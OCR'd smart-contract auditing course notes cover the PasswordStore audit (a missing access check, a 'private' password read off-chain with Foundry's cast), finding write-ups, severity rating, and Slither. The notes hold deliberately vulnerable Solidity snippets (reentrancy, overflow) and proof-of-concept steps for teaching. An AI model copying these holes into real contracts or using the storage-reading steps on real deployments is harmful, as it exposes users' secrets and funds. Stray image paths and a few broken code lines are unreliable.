Formatting our in-line comments in a reliable way will allow us to easily come back to these areas later by leveraging search.




Taking Notes

As Tincho had advised, creating a separate file to dump thoughts into and compile notes can be a valuable organizational tool. I like to open a file called `.notes.md` and outline things like potential `attack vectors`

> **Pro Tip**: Some security researchers, like 0Kage from the Cyfrin team, even print the source code and use different colour highlighters to visualize the codebase better.

Moving Further

Next we see some `NatSpec` comments like this can be considered **extended documentation** and will tell us more about what the protocol is expected to do.



Hypothetically, were the naming conventions poor, we might want to make an informational note.

```
contract PasswordStore {

   // I - naming convention could be more clear ie 'error PasswordStore__NotOwner();'
   error NotOwner();

}
```

In the example above we use `// I` for `informational` findings, but use what feels right for you.

> **Pro Tip** - I like to use a package called **headers** by `transmissions11`. It allows me to clearly label areas of a repo I'm reviewing.

Looking at Functions

Were things less clear, it may be appropriate to leave a note to ask the client.

```
// Q What's this function do?
```

It can't be stressed enough, clarity in our understanding of the codebase and the intended functionalities are a *necessary* part of performing a security review.

Exploit

Exploit: Accsess Control

The First Vulnerability

The function's `NatSpec` gives us a clear `invariant` - "..only the owner..". This should serve as a clue for what to look for and we should as ourselves...

> *Can anyone **other** than the **owner** call this function?*

At first glance, there doesn't seem to be anything preventing this. I think we've found something! Let's be sure to make notes of our findings as we go.

```
    /*
     * @notice This function allows only the owner to set a new password.
     * @param newPassword The new password to set.
     */
    // @Audit - High - any user can set a password.
    function setPassword(string memory newPassword) external {
        s_password = newPassword;
        emit SetNetPassword();
    }
```

The Bug Explained

What we've found is a fairly common vulnerability that protocols overlook. `Access Control` effectively describes a situation where inadequate or inappropriate limitations have been places on a user's ability to perform certain actions.

In our simple example - only the owner of the protocol should be able to call `setPassword()`, but in its current implementation, this function can be called by anyone.

I'll stress again the value of **taking notes throughout this process**. In-line comments, formatted properly are going to make returning to these vulnerabilities later for reassessment much easier and will keep you organized as you go.

```
// @Audit - Any user can set a password - Access Control
```

Clear and concise notes are key.


Exploit: Public Data

Starting, starting as always with the `NatSpec` documentation, we see a couple things to note:

- Only the owner should be able to retrieve the password (*your* `access control` *bells should be ringing*)
- The function should take the parameter `newPassword`.


We see a problem on the very next line. This function *doesn't take* a parameter. Certainly informational, but let's make a note of it.

```
/*
* @notice This allows only the owner to retrieve the password.
* @param newPassword The new password to set.
*/
function getPassword() external view returns (string memory) {
    if (msg.sender != s_owner) {
    revert PasswordStore__NotOwner();
    }
    return s_password;
}
```




We've uncovered a major flaw in the business logic of this protocol. It's best we make a note of this.

```
address private s_owner;
// @Audit - s_password variable is not actually private! Everything on the blockchain is public, this is not a safe place to store your password.
string private s_password;
```



Protocol Tests



As security researchers our job is to ultimately do what's necessary to make a protocol more secure. While we've thoroughly examined everything within scope of `PasswordStore` there can be some value in expanding our recon.

Test suites should be an expectation of any protocol serious about security, assuring adequate test coverage will be valuable in a `private audit`.

```
equious@DESKTOP-HTA2B2C:~/codehawks-audits/3-passwordstore-audit$ forge coverage
[⠒] Compiling...
[⠒] Compiling 22 files with 0.8.18
[⠢] Solc 0.8.18 finished in 2.55s
Compiler run successful!
Analysing contracts...
Running tests...
| File                                | % Lines          | % Statements     | % Branches     | % Funcs        |
|-------------------------------------|------------------|------------------|----------------|----------------|
| script/DeployPasswordStore.s.sol    | 100.00% (5/5)    | 100.00% (6/6)    | 100.00% (0/0)  | 100.00% (1/1)  |
| src/PasswordStore.sol               | 100.00% (5/5)    | 100.00% (5/5)    | 100.00% (2/2)  | 100.00% (2/2)  |
| Total                               | 100.00% (10/10)  | 100.00% (11/11)  | 100.00% (2/2)  | 100.00% (3/3)  |
```

Wow! Our coverage looks great...right? It's important to note that coverage may be a vanity metric and not truly representative of what's being tested for. If we look closely at the tests included, we can see the a major vulnerability we found (`Access Control`) wasn't tested for at all.

In addition to the above, tests aren't going to catch problems with documentation, or erroneous business logic. It's important not to assume things are fine because our framework tells us so.

Writing an Amazing Finding(Finding #1)

Phase #4: Reporting

After the identification phase, we are tasked with communicating our findings to the protocol. This phase is crucial on several levels:

1. We need to convince the protocol that the identified vulnerabilities are valid.
2. We must illustrate how severe/impactful the issue is
3. We should also help the protocol with mitigation strategies.

By effectively communicating this information, we position ourselves as educators, helping the protocol understand **why** these vulnerabilities are issues, **why** they were overlooked, and **how** to fix them to avoid running into the same issues in the future.

Writing Your First Finding

Now comes an incredibly exciting part - doing a minimalistic write up of the vulnerabilities you've found.

We've prepared a finding template for you, accessible in the course's [GitHub Repo](#).

Open a new file in your project titled `audit-data`, download and copy `finding_layout.md` into this folder.

It should look like this when previewed (`CTRL + SHIFT + V`):


```
#### [S-#] TITLE (Root Cause + Impact)

**Description:**

**Impact:**

**Proof of Concept:**

**Recommended Mitigation:**
```

You can customize this however you like, but this minimalistic template is a great starting point.

> Remember our goals in this report:
>
> - illustrate that the issue is valid
> - make clear the issue's severity and impact
> - offer recommendation for mitigation

Writing an Amazing Finding: Title

The report so far:



The first thing we need to fill out is our report's title. We want to be concise while still communicating important details of the vulnerability. A good rule of thumb is that your title should include:

> Root Cause + Impact

So, we ask ourselves *what is the root cause of this finding, and what impact does it have?*

For this finding the root cause would be something asking to:

- **Storage variables on-chain are publicly visible**

and the impact would be:

- **anyone can view the stored password**

Let's work this into an appropriate title for our finding (don't worry about `[S-#]`, we'll explain this more later).

```
### [S-#] Storing the password on-chain makes it visible to anyone and no longer private
•
**Description:**
•
**Impact:**
•
**Proof of Concept:**
•
**Recommended Mitigation:**
```

Writing an Amazing Finding: Description

Our goal here is to describe the vulnerability concisely while clearly illustrating the problem.


```
### [S-#] Storing the password on-chain makes it visible to anyone and no longer private
•
**Description:** All data stored on chain is public and visible to anyone. The
`PasswordStore::s_password` variable is intended to be hidden and only accessible by the owner through
the `PasswordStore::getPassword` function.
•
I show one such method of reading any data off chain below.
•
**Impact:** Anyone is able to read the private password, severely breaking the functionality of the
protocol.
•
**Proof of Concept:**
•
**Recommended Mitigation:**
```

Writing an Amazing Finding: Proof of Code

Foundry allows us to check the storage of a deployed contract with a very simple `cast` command. For this we'll need to recall to which storage slot the `s_password` variable is assigned.


```
### [S-#] Storing the password on-chain makes it visible to anyone and no longer private

**Description:** All data stored on chain is public and visible to anyone. The
`PasswordStore::s_password` variable is intended to be hidden and only accessible by the owner through
the `PasswordStore::getPassword` function.

I show one such method of reading any data off chain below.

**Impact:** Anyone is able to read the private password, severely breaking the functionality of the
protocol.

**Proof of Concept:** The below test case shows how anyone could read the password directly from the
blockchain.

We use foundry's cast tool to read directly from the storage of the contract, without being the owner.

1.Create a locally running chain

```
make anvil
```

2.Deploy the contract to the chain
```

```
make deploy
```

3.Run the storage tool

We use `1` because that's the storage slot of `s_password` in the contract.

```
cast storage <ADDRESS_HERE> 1 --rpc-url http://127.0.0.1:8545
```

You'll get an output that looks like this:

```
0x6d7950617373776f726400000000000000000000000000000000000000000014
```

You can then parse that hex to a string with:

```
cast parse-bytes32-string 0x6d7950617373776f726400000000000000000000000000000000000000000014
```

And get an output of:

```
myPassword
```

Recommended Mitigation:

Writing an Amazing Finding: Recommended Mitigation

```
### [S-#] Storing the password on-chain makes it visible to anyone and no longer private

**Description:** All data stored on chain is public and visible to anyone. The
`PasswordStore::s_password` variable is intended to be hidden and only accessible by the owner through
the `PasswordStore::getPassword` function.

I show one such method of reading any data off chain below.

**Impact:** Anyone is able to read the private password, severely breaking the functionality of the
protocol.

**Proof of Concept:** The below test case shows how anyone could read the password directly from the
blockchain.

We use foundry's cast tool to read directly from the storage of the contract, without being the owner.

1.Create a locally running chain

```
make anvil
```

2.Deploy the contract to the chain

```
make deploy
```

3.Run the storage tool
```

We use `1` because that's the storage slot of `s_password` in the contract.

```
cast storage <ADDRESS_HERE> 1 --rpc-url http://127.0.0.1:8545
```

You'll get an output that looks like this:

```
0x6d7950617373776f726400000000000000000000000000000000000000000014
```

You can then parse that hex to a string with:

```
cast parse-bytes32-string 0x6d7950617373776f726400000000000000000000000000000000000000000014
```

And get an output of:

```
myPassword
```

Recommended Mitigation: Due to this, the overall architecture of the contract should be rethought. One could encrypt the password off-chain, and then store the encrypted password on-chain. This would require the user to remember another password off-chain to decrypt the stored password. However, you're also likely want to remove the view function as you wouldn't want the user to accidentally send a transaction with this decryption key.

Access Control(Finding #2)

Access Control Writeup

[S-#] `PasswordStore::setPassword` has no access controls, meaning a non-owner could change the password

•

Description: The `PasswordStore::setPassword` function is set to be an `external` function, however the purpose of the smart contract and function's natspec indicate that `This function allows only the owner to set a new password.`

•

```
function setPassword(string memory newPassword) external {
    // @Audit - There are no Access Controls.
    s_password = newPassword;
    emit SetNewPassword();
}
```

•

Impact: Anyone can set/change the stored password, severely breaking the contract's intended functionality

•

Proof of Concept:

•

Recommended Mitigation:

Missing Access Controls Proof of Code

[S-#] `PasswordStore::setPassword` has no access controls, meaning a non-owner could change the password

•

Description: The `PasswordStore::setPassword` function is set to be an `external` function, however the purpose of the smart contract and function's natspec indicate that `This function allows only the owner to set a new password.`

•

```
function setPassword(string memory newPassword) external {
    // @Audit - There are no Access Controls.
    s_password = newPassword;
    emit SetNewPassword();
}
```

•

Impact: Anyone can set/change the stored password, severely breaking the contract's intended functionality

•

Proof of Concept: Add the following to the PasswordStore.t.sol test file:

•

```
function test_anyone_can_set_password(address randomAddress) public {
       vm.assume(randomAddress != owner);
       vm.startPrank(randomAddress);
       string memory expectedPassword = "myNewPassword";
       passwordStore.setPassword(expectedPassword);
•
       vm.startPrank(owner);
       string memory actualPassword = passwordStore.>getPassword();
       assertEq(actualPassword, expectedPassword);
   }
```

•

Recommended Mitigation: Add an access control conditional to `PasswordStore::setPassword`.

•

```
if(msg.sender != s_owner){
    revert PasswordStore__NotOwner();
}
```

Finding Writeup Docs(Finding #3)

[S-#] The `PasswordStore::getPassword` natspec indicates a parameter that doesn't exist, causing the natspec to be incorrect.

•

Description:

```
/*
   * @notice This allows only the owner to retrieve the password.
@> * @param newPassword The new password to set.
*/
function getPassword() external view returns (string memory) {}
```

The `PasswordStore::getPassword` function signature is `getPassword()` while the natspec says it should be `getPassword(string)`.

Impact: The natspec is incorrect

•

Recommended Mitigation: Remove the incorrect natspec line.

•

```diff
    /*
```

```
+     * @notice This allows only the owner to retrieve the password.
-     * @param newPassword The new password to set.
     */
```

Severity Rating

reference: https://docs.codehawks.com/hawks-auditors/how-to-evaluate-a-finding-severity

How to evaluate a finding severity

The severity of a finding can be categorized as **High**, **Medium**, or **Low** and is determined based on several factors:

1. **Impact on the protocol:** How severe would the potential damage be if the vulnerability were exploited
2. **Likelihood of exploitation:** How probable would an attacker exploit this vulnerability?
3. **Degree of judge/protocol subjectivity**

Severity Matrix

		Impact		
		High	**Medium**	**Low**
	High	H	M	M
Likelihood	**Medium**	M	M	L
	Low	M	L	L

⚠️ **Subjectivity in Classification**

While the Impact vs Likelihood matrix provides a structured approach, there remains a degree of subjectivity in classifying findings. The judge's discretion is pivotal in determining a finding's category.

If the protocol under audit stipulates particular criteria, then those guidelines should be the benchmark for classifying findings.

How to evaluate the impact of a finding

Impact refers to the potential harm or consequence to the users or the protocol due to the vulnerability.

- **High Impact:**
  - Funds are directly or nearly directly at risk.
  - There's a severe disruption of protocol functionality or availability.

- **Medium Impact:**
  - Funds are indirectly at risk.
  - There's some level of disruption to the protocol's functionality or availability.

- **Low Impact:**
  - Funds are not at risk.
  - However, a function might be incorrect, the state might not be handled appropriately, etc.

How to evaluate the likelihood of exploitation of a finding

Likelihood represents the probability of the impact occurring due to the vulnerability.

▽ **High likelihood**

It's highly probable to happen. For instance, a hacker can call a function directly and extract money.

▽ **Medium likelihood**

It might occur under specific conditions. For example, a peculiar ERC20 token is used on the platform.

▽ **Low likelihood**

It is unlikely to occur. An example might be if a hard-to-change variable is set to a unique value on a specific block.

Note There are instances where the likelihood is deemed "computationally infeasible". For example, "An attacker could guess the user's private key".

The author must demonstrate that their finding is computationally feasible in such scenarios.

High Likelihood (高可能性)

特征:

- 攻击路径简单直接，无需特殊条件
- 可以被自动化工具或脚本轻易利用
- 正常用户操作就可能触发

示例:

```
// 重入攻击 - 任何人都可以轻易利用
function withdraw() external {
    uint256 amount = balances[msg.sender];
    (bool success,) = msg.sender.call{value: amount}("");
    balances[msg.sender] = 0; // 状态更新在外部调用之后
}

// 整数溢出（Solidity < 0.8.0）
function mint(uint256 amount) external {
    totalSupply += amount; // 可能溢出
}
```

Medium Likelihood (中等可能性)

特征:

- 需要特定条件或时机
- 需要一定的技术知识或资源
- 依赖于外部因素或合约状态

示例:

```
// 需要特定的市场条件才能利用
function liquidate(address user) external {
    require(getHealthFactor(user) < 1e18, "User is healthy");
    // 需要等待用户健康因子下降
}

// 需要管理员权限或特定角色
function emergencyWithdraw() external onlyOwner {
    // 需要获得或攻破管理员权限
}
```

Low Likelihood (低可能性)

特征:

- 需要多个条件同时满足
- 需要深度的技术专业知识
- 依赖于罕见的边缘情况

示例:

```
// 需要精确的时间窗口和特定的区块状态
function timeBasedAttack() external {
    require(block.timestamp % 3600 == 0, "Wrong timing");
    require(block.number % 100 == 42, "Wrong block");
    // 需要极其精确的时机
}

// 需要复杂的经济攻击向量
function complexArbitrageAttack() external {
    // 需要大量资金和复杂的多步骤操作
}
```

📊 评估维度矩阵

维度	High	Medium	Low
技术门槛	无需特殊技能	需要一定技术知识	需要专家级技能
资源要求	最小资源	中等资源	大量资源
条件复杂度	无条件/简单条件	几个条件	多个复杂条件
自动化程度	易于自动化	部分自动化	难以自动化
发现难度	容易发现	中等难度	很难发现

Informational/Non-Crits/Gas Severity

Anything that isn't a bug, but maybe should be considered anyway to make the code more readable etc - `Informational Severity` (sometimes called 'non-crits') There are also `Gas` severity findings, pertaining to gas optimizations, but we'll go over some of those a little later on.

```
## Likelihood & Impact:
- Impact: HIGH
- Likelihood: NONE
- Severity: Informational/Gas/Non-crits

Informational: Hey, this isn't a bug, but you should know...
```

Generate a PDF audit report

1. Add all your findings to a markdown file like `report-example.md`
    1. Add the metadata you see at the top of that file
2. Install pandoc & LaTeX
    1. You might also have to install one more package if you get `File 'footnotebackref.sty' not found.`
3. Download `eisvogel.latex` and add to your templates directory (should be `~/.pandoc/templates/`)
4. Add your logo to the directory as a pdf named `logo.pdf`
5. Run this command:

```
pandoc report-example.md -o report.pdf --from markdown --template=eisvogel --listings
```

Isolated Dev Environments

According to Chain Analysis, in 2024 the most popular type of attack was a private key leak. In this lesson we want to introduce to how to mitigate the risks of running malicious code on our host machine. This is important for any level of developer or security researcher.

We will take a look at ways to protect our host machine against different attack vectors which all have one thing in common, running unvetted code on our host machine and giving it access to everything.

The tool we are going to use to isolate the unvetted code is Docker containers or Dev containers, specifically Dev containers built directly into VS Code. The Red Guild has written an awesome blog on it which is linked in the description.

Puppy Raffle


Scoping

By using the command `git checkout <commitHash>` we can assure our local repo is the correct version to be auditing.

We also see exactly which contracts are under review.

```
./src/
└── PuppyRaffle.sol
```

Moving on, we should take notice of the **Compatibilities** section.



That Solc version is strange - definitely make note of it.

Finally, they've also outlined the Roles of the protocol for us. Knowing this intended functionality is important in being able to spot when things go wrong.

Tooling

Static Analysis - Boosting Your Auditing Efficiency

Static analysis is a method where code is checked for potential issues without actually executing it. Essentially, it's a way to "debug" your code by looking for specific keywords in a certain order or pattern.

The most widely used tools for this purpose include **Slither**, developed by the **Trail of Bits** team, and a Rust-based tool that we've developed known as **Aderyn**.

> **Note**: It's important to remember that these tools should be run before going for an audit.

Slither - A Python-Powered Static Analysis Tool


Slither tops the charts as the most popular and potentially the most potent static analysis tool available. Built using Python, it offers compatibility with both Solidity and Vyper developments. An open-source project, Slither allows developers to add plugins via PR.

The Slither repo provides instructions on installation and usage.

I want to bring your attention to the **Detectors** section of the documentation.

This document lists *all* the vulnerabilities that Slither is checking for and recommendations for them.

For example:



Protected Variables

Configuration

- Check: `protected-vars`
- Severity: `High`
- Confidence: `High`

Description

Detect unprotected variable that are marked protected

Exploit Scenario:

```
contract Buggy{

    /// @custom:security write-protection="onlyOwner()"
    address owner;

    function set_protected() public onlyOwner(){
        owner = msg.sender;
    }

    function set_not_protected() public{
        owner = msg.sender;
    }
}
```

`owner` must be always written by function using `onlyOwner` (`write-protection="onlyOwner()"`), however anyone can call `set_not_protected` .

Recommendation

Add access controls to the vulnerable function

This could have helped us with PasswordStore! It's easy to see how valuable these tools can be in making our work easier and more efficient.

Running Slither

The Slither documentation outlines usage for us. Slither will automatically detect if the project is a Hardhat, Foundry, Dapp or Brownie framework and compile things accordingly.

In order to run slither on our current repo we just use the command:

```
slither .
```

This execution may take some time, depending on the size of the codebase. If we run it on Puppy Raffle, we're going to get a *massive* output of potential issues.

The output color codes potential issues:

- **Green** - Areas that are probably ok, may be `informational` findings, we may want to have a look
- **Yellow** - Potential issue detected, we should probably take a closer look
- **Red** - Significant issues detected that should absolutely be addressed.

Here's an example of what some of these look like:

```
INFO:Detectors:
PuppyRaffle.constructor(uint256,address,uint256)._feeAddress (src/PuppyRaffle.sol#60) lacks a zero-check on :
                - feeAddress = _feeAddress (src/PuppyRaffle.sol#62)
PuppyRaffle.changeFeeAddress(address).newFeeAddress (src/PuppyRaffle.sol#167) lacks a zero-check on :
                - feeAddress = newFeeAddress (src/PuppyRaffle.sol#168)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
PuppyRaffle.withdrawFees() (src/PuppyRaffle.sol#157-163) uses a dangerous strict equality:
        - require(bool,string)(address(this).balance == uint256(totalFees),PuppyRaffle: There are currently players active!) (src/PuppyRaffle.so
l#158)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
PuppyRaffle.selectWinner() (src/PuppyRaffle.sol#125-154) uses a weak PRNG: "winnerIndex = uint256(keccak256(bytes)(abi.encodePacked(msg.sender,b
lock.timestamp,block.difficulty))) % players.length (src/PuppyRaffle.sol#128-129)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG
```

Aderyn-A Rust Based Static Analysis Tool

